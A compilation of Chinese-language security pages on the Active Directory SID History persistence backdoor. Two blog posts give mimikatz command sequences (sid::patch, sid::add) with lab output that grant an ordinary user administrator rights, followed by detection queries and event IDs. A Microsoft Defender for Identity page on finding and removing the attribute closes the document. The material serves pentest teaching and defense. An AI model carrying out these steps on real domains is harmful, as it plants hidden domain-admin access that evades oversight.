域内权限维持：SID History后门

01、简介

每个用户都有一个关联的安全标识符（SID），SID History的作用是在域迁移过程中保持域用户的访问权限，即如果迁移后用户的SID改变了，系统会将其原来的SID添加到迁移后用户的SID History属性中，使迁移后的用户保持原有权限、能够访问其原来可以访问的资源。

02、利用方式

（1）使用域管理员权限查看test用户的SID History属性

```
PS C:\Users\Administrator> Import-Module ActiveDirectory
PS C:\Users\Administrator> Get-ADUser test -Properties sidhistory
```

```
PS C:\Users\Administrator> Import-Module ActiveDirectory
PS C:\Users\Administrator> Get-ADUser test -Properties sidhistory


DistinguishedName : CN=test,CN=Users,DC=evil,DC=com
Enabled           : True
GivenName         :
Name              : test
ObjectClass       : user
ObjectGUID        : fa2c41db-e3e0-419e-bef2-759017946923
SamAccountName    : test
SID               : S-1-5-21-3269078399-3211204512-295171886-1106
SIDHistory        : {}
Surname           :
UserPrincipalName :
```

（2）使用域管理员权限运行mimikatz，将administrator的SID添加到普通用户test的SID History属性中。

```
//提升权限
privilege::debug
//修复NTDS服务
sid::patch
//将高权限SID注入到地权限用户的SID History属性
sid::add /sam:test /new:administrator
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: ERROR kull_m_patch_genericProcessOrServiceFromBuild ; kull_m_patch (0x00000057)

mimikatz # sid::add /sam:test /new:administrator

CN=test,CN=Users,DC=evil,DC=com
  name: test
  objectGUID: {fa2c41db-e3e0-419e-bef2-759017946923}
  objectSid: S-1-5-21-3269078399-3211204512-295171886-1106
  sAMAccountName: test

  * Will try to add 'sIDHistory' this new SID:'S-1-5-21-3269078399-3211204512-295171886-500': OK!

mimikatz # _
```

（3）重新查看test用户的SID History属性

```
PS C:\Users\Administrator> Import-Module ActiveDirectory
PS C:\Users\Administrator> Get-ADUser test -Properties sidhistory


DistinguishedName : CN=test,CN=Users,DC=evil,DC=com
Enabled           : True
GivenName         :
Name              : test
ObjectClass       : user
ObjectGUID        : fa2c41db-e3e0-419e-bef2-759017946923
SamAccountName    : test
SID               : S-1-5-21-3269078399-3211204512-295171886-1106
SIDHistory        : {S-1-5-21-3269078399-3211204512-295171886-500}
Surname           :
UserPrincipalName :
```

（4）使用 test 用户登录域控服务器，可以看到已经拥有了管理员权限。

```
C:\>PsExec.exe \\win-dc01 -u test -p abc123! cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
evil\test
```

03、检测方法


（1）检测SID History后门的最佳方式就是枚举所有具体SID History属性的用户数据，找到用户的SIDHistory属性中的SID以“500”结尾的账号。

```
Get-ADUser -Filter "SIDHistory -like '*'" -Properties SIDHistory| ` Where { $_.SIDHistory -Like "*-500" }
```

```
PS C:\Users\Administrator> Get-ADUser -Filter "SIDHistory -like '*'" -Properties SIDHistory| ` Where { $_.SIDHistory -Li
ke "*-500" }


DistinguishedName : CN=test,CN=Users,DC=evil,DC=com
Enabled           : True
GivenName         :
Name              : test
ObjectClass       : user
ObjectGUID        : fa2c41db-e3e0-419e-bef2-759017946923
SamAccountName    : test
SID               : S-1-5-21-3269078399-3211204512-295171886-1106
SIDHistory        : {S-1-5-21-3269078399-3211204512-295171886-500}
Surname           :
UserPrincipalName :
```

（2） 每次更改用户对象时，都会生成4738的事件，监控SidHistory属性更改情况。另外，在windows日志里，没有找到4765和4766这两个事件，这里做个备注。（4765代表将 SID Histtory属性添加到用户的日志。4766代表将SID History属性添加到用户失败的日志。）



参考连接：https://developer.aliyun.com/article/216878

posted @ 2023-01-29 10:10 Bypass 阅读(299) 评论(0) 编辑 收藏 举报

目录

- 1 SID 作用
- 2 利用 SID History 操作过程
- 3 SID History 权限维持的防御

1 SID 作用

每个用户都有自己的SID，SID的作用主要是跟踪安全主体控制用户连接资源时的访问权限，SID History是在域迁移过程中需要使用的一个属性。

如果A域中的域用户迁移到B域中，那么该用户的SID值就会改变，进而其权限也会改变。导致迁移后的用户无法访问以前可以访问的资源。SID History的作用是在域迁移过程中保持域用户的访问权限，如果迁移后用户的SID值改变，系统会将原来的SID添加到迁移后用户的SID History属性中，使迁移后的用户保持原有权限、能够访问其原来可以访问的资源。使用mimikatz可以将SID History属性添加到任意用户的SID History属性中。在渗透测试中，如果获得了域管理员权限（或者等同于域管理员权限），就可以将SID History作为实现持久化的方法。

2 利用 SID History 操作过程

1. 使用域管理员权限的 Poweshell 查看 tester 用户的 SID History 属性

```
Import-Module ActiveDirectory
Get-ADUser tester -Properties sidhistory
```

2. 在域管理员权限的命令行窗口打开 mimikatz，将 Administrator 的 SID 添加到恶意用户 tester 的 SID History 属性中

```
# 将高权限的 SID History 属性注入
privilege::debug
# 注入SID之前需要使用以下命令修复NTDS服务，否则无法将高权限的SID注人低权限用户的SID History属性;
sid::patch
sid::add /sam:tester /new:administrator

# 查看 tester 用户的 SID History 属性
Get-ADUser tester -Properties sidhistory

# 清除恶意用户的 SID History 属性
sid::clear /sam:username
```

管理员: Windows Power

```
PS C:\Users\Administrator> Import-Module ActiveDirectory
PS C:\Users\Administrator> Get-ADUser tester -Properties sidhistory


DistinguishedName : CN=tester,CN=Users,DC=test,DC=lab
Enabled           : True
GivenName         :
Name              : tester
ObjectClass       : user
ObjectGUID        : 9eba9cfd-5217-4431-b542-d1328c63555b
SamAccountName    : tester
SID               : S-1-5-21-1207377116-2664972910-881425611-1107
SIDHistory        : {}
Surname           : tester
UserPrincipalName : tester@test.lab
```

SID History 注入之前

```
PS C:\Users\Administrator> Get-ADUser tester -Properties sidhistory


DistinguishedName : CN=tester,CN=Users,DC=test,DC=lab
Enabled           : True
GivenName         :
Name              : tester
ObjectClass       : user
ObjectGUID        : 9eba9cfd-5217-4431-b542-d1328c63555b
SamAccountName    : tester
SID               : S-1-5-21-1207377116-2664972910-881425611-1107
SIDHistory        : {S-1-5-21-1207377116-2664972910-881425611-500}
Surname           : tester
UserPrincipalName : tester@test.lab
```

SID History 注入之后

```
PS C:\Users\Administrator> dir \\dc\c$


    目录: \\dc\c$


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          2013/8/22     23:52            PerfLogs
d-r--         2021/12/15     22:47            Program Files
d----          2013/8/22     23:39            Program Files (x86)
d-r--         2021/12/15     22:38            Users
d----         2021/12/15     23:04            Windows
```

mimikatz - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
mimikatz # Using 'mimikatz.log' for logfile : OK

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sid::add /sam:tester /new:administrator

CN=tester,CN=Users,DC=test,DC=lab
  name: tester
  objectGUID: {9eba9cfd-5217-4431-b542-d1328c63555b}
  objectSid: S-1-5-21-1207377116-2664972910-881425611-1107
  sAMAccountName: tester

  * Will try to add 'sIDHistory' this new SID:'S-1-5-21-1207377116-2664972910-881425611-500' : ERROR kuhl_m_sid_add ;
ldap_modify_s 0x32 (50)

mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched

mimikatz # sid::add /sam:tester /new:administrator

CN=tester,CN=Users,DC=test,DC=lab
  name: tester
  objectGUID: {9eba9cfd-5217-4431-b542-d1328c63555b}
  objectSid: S-1-5-21-1207377116-2664972910-881425611-1107
  sAMAccountName: tester

  * Will try to add 'sIDHistory' this new SID:'S-1-5-21-1207377116-2664972910-881425611-500' : OK!

mimikatz #
```

3 SID History 权限维持的防御

1. 经常查看域用户中SID为500的用户。
2. 完成域迁移工作后,对有相同SID History属性的用户进行检查
3. 定期检查ID为4765和4766的日志。4765为将 SID Histtory属性添加到用户的日志。4766为将SID History属性添加到用户失败的日志。

__EOF__

posted @ 2021-12-18 18:14 f_carey 阅读(249) 评论(0) 编辑 收藏 举报

安全评估：不安全的 SID 历史记录属性

项目 • 2023/12/21

什么是不安全的 SID 历史记录属性?

SID History 是支持 迁移方案的属性。 每个用户帐户都有一个关联的 安全 IDentifier （SID）， 用于跟踪安全主体，并且帐户在连接到资源时拥有的访问权限。 SID History 使另一个帐户的访问能够有效地克隆到另一个帐户，并且对于确保用户在从一个域移动到另一个域时保留访问权限非常有用。

评估检查具有 SID 历史记录属性的帐户，Microsoft Defender for Identity 配置文件的风险。

不安全的 SID 历史记录属性构成哪些风险?


未能保护其帐户属性的组织会为恶意参与者解锁大门。

恶意演员，很像窃贼，经常寻找最简单和最安静的方式进入任何环境。 使用不安全的 SID 历史记录属性配置的帐户是攻击者的机会窗口，可能会暴露风险。

例如，域中的非敏感帐户可以从 Active Directory 林中的另一个域包含其 SID 历史记录中的企业管理员 SID，从而将用户帐户的访问“提升”到林中所有域中的有效域管理员。 此外，如果你有未启用 SID 筛选的林信任（也称为隔离），则可以从另一个林注入 SID，并在经过身份验证并用于访问评估时将其添加到用户令牌中。

如何实现使用此安全评估?

1. 查看建议的操作 https://security.microsoft.com/securescore?viewid=actions ，发现哪些帐户具有不安全的 SID 历史记录属性。



2. 使用 PowerShell 执行适当的操作，使用 PowerShell 从帐户中删除 SID History 属性：使用以下步骤：

   a. 标识帐户上的 SIDHistory 属性中的 SID。

   ```PowerShell
   Get-ADUser -Identity <account> -Properties SidHistory | Select-Object -ExpandProperty SIDHistory
   ```

   b. 使用前面标识的 SID 删除 SIDHistory 属性。

   ```PowerShell
   Set-ADUser -Identity <account> -Remove @{SIDHistory='S-1-5-21-...'}
   ```

> ⓘ **备注**
>
> 虽然评估几乎实时更新，但分数和状态每 24 小时更新一次。 虽然受影响的实体列表在实施建议后的几分钟内更新，但状态可能需要一段时间才能将其标记为 “**已完成**”。